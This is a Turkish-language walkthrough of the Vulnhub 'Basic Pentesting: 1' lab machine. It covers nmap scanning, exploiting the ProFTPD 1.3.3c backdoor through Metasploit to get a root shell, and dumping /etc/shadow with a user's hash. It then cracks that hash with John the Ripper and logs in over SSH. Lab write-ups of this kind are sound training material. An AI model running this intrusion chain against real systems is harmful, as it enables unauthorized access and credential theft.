Basic Pentesting: 1 Walkthrough | Vulnhub

Bu giriş seviyesi makinayı çalıştırıp saldırgan makineyle zafiyetli makinayı aynı aga aldığımızdan emin oluyoruz.

Şimdi ilk yapmamız gereken nmap'i kullanarak açık portları öğrenmek.


nmap –T5 <ip_adress> -sV

Komutunu yazıyoruz.

Burada

-T5-> gerçekleştirilebilecek en hızlı taramayı yapmasını

-sV –> ise bulduğu açık portlarda çalışan uygulamaların versiyon bilgilerini tahmin etmesini sağlıyor.



Hangi portların açık olduğunu ögrendiğimize göre bu portlar üzerinde hazır nmap scriptlerini çalıştırıp bir zafiyet var mı görebiliriz.


Nmap –T5 <ip_adresi> --script vuln

Komutunu çalıştırarak potansiyel zafiyetli görebiliyoruz.

Ben burada ProFTPD 1.3.3c sürümünde bir backdoor olduğunu gördüm

Buradaki zafiyeti kullanmak için msfconsole uygulamasını çalıştırdım.

Msfconsole uygulamasının cli ine search ProFTPD 1.3.3c yazdım .




Zafiyeti sömürmemize yarayacak exploit modülünü bulduk.

Use yazdıktan sonra numarasını yazıyoruz exploiti kullanabilmemiz için .

Use 0 yazdım.

Sonrada

Show options diyerek exploiti kullanmamız için gereken bilgileri gördüm.



Set rhost <zafiyetin sömürüleceği ip adresi>

Komutunu çalıştırarak ip adresini ve

Set lhot <kendi ip adresim> fiyerek saldırgan bilgisayarın ip adresini ayarladım. Siz de set komutunu kullanarak gerekli yerleri doldurabilirsiniz.

Eğer çalışmazsa

Sonrasında exploit yazarak exploiti çalıştırdım .

Eğer çalışmazsa


Show payload komutunu çalıştırarak karşıya yüklenip bağlantı sağlayacak kod parçasını değiştirebilirsiniz.

Evet artık içerideyiz.

Whoami yazarak hangi kullanıcı ile içeride olduğumuzu görebiliriz.

Ben burada root kullanıcı ile login oldum ve root yetkilerine sahibim artık.

Rahat çalışabilmek için python kullanarak kendime bir shell spawn ediyorum .



Bir sonraki adım olarak Marlinspike kullanıcısının şifresine erişmek istiyorum.

Unix base sistemlerde kullanıcı adları ve şifreleri hashlenmiş bir şekilde shadow dosyasının içinde saklanır .Shadow dosyası /etc directorysinin altındadır.

cat /etc/shadow diyerek shadow dosyasını açıyorum.

```
# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
guest-t9bpx0:!:18929:::::
```

Bu dosyadaki marlinspike satırını kopyalayıp kendi saldırgan makinamdaki bir dosyaya yazıyorum.

Sonra john ripper aracını kullanarak hashi geri çevirmeye çalışıyorum.

```
┌──(erkan㉿EYILMAZ)-[~/desktop/vulnhub/basic_pentesting_1]
└─$ john marlinspike
Created directory: /home/erkan/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2021-10-29 15:47) 25.00g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlinspike12
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(erkan㉿EYILMAZ)-[~/desktop/vulnhub/basic_pentesting_1]
└─$ john --show  marlinspike
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left
```

Evet şifre elde edildi bu şifreyi kullanarak ssh ile bu bilgisayara bağlanıp şifreyi kontrol ediyorum.

```
marlinspike@vtcsec:~$ whoami
marlinspike
marlinspike@vtcsec:~$
```

Evet gördüğünüz gibi ssh bağlantısı başarılı yani şifre doğru.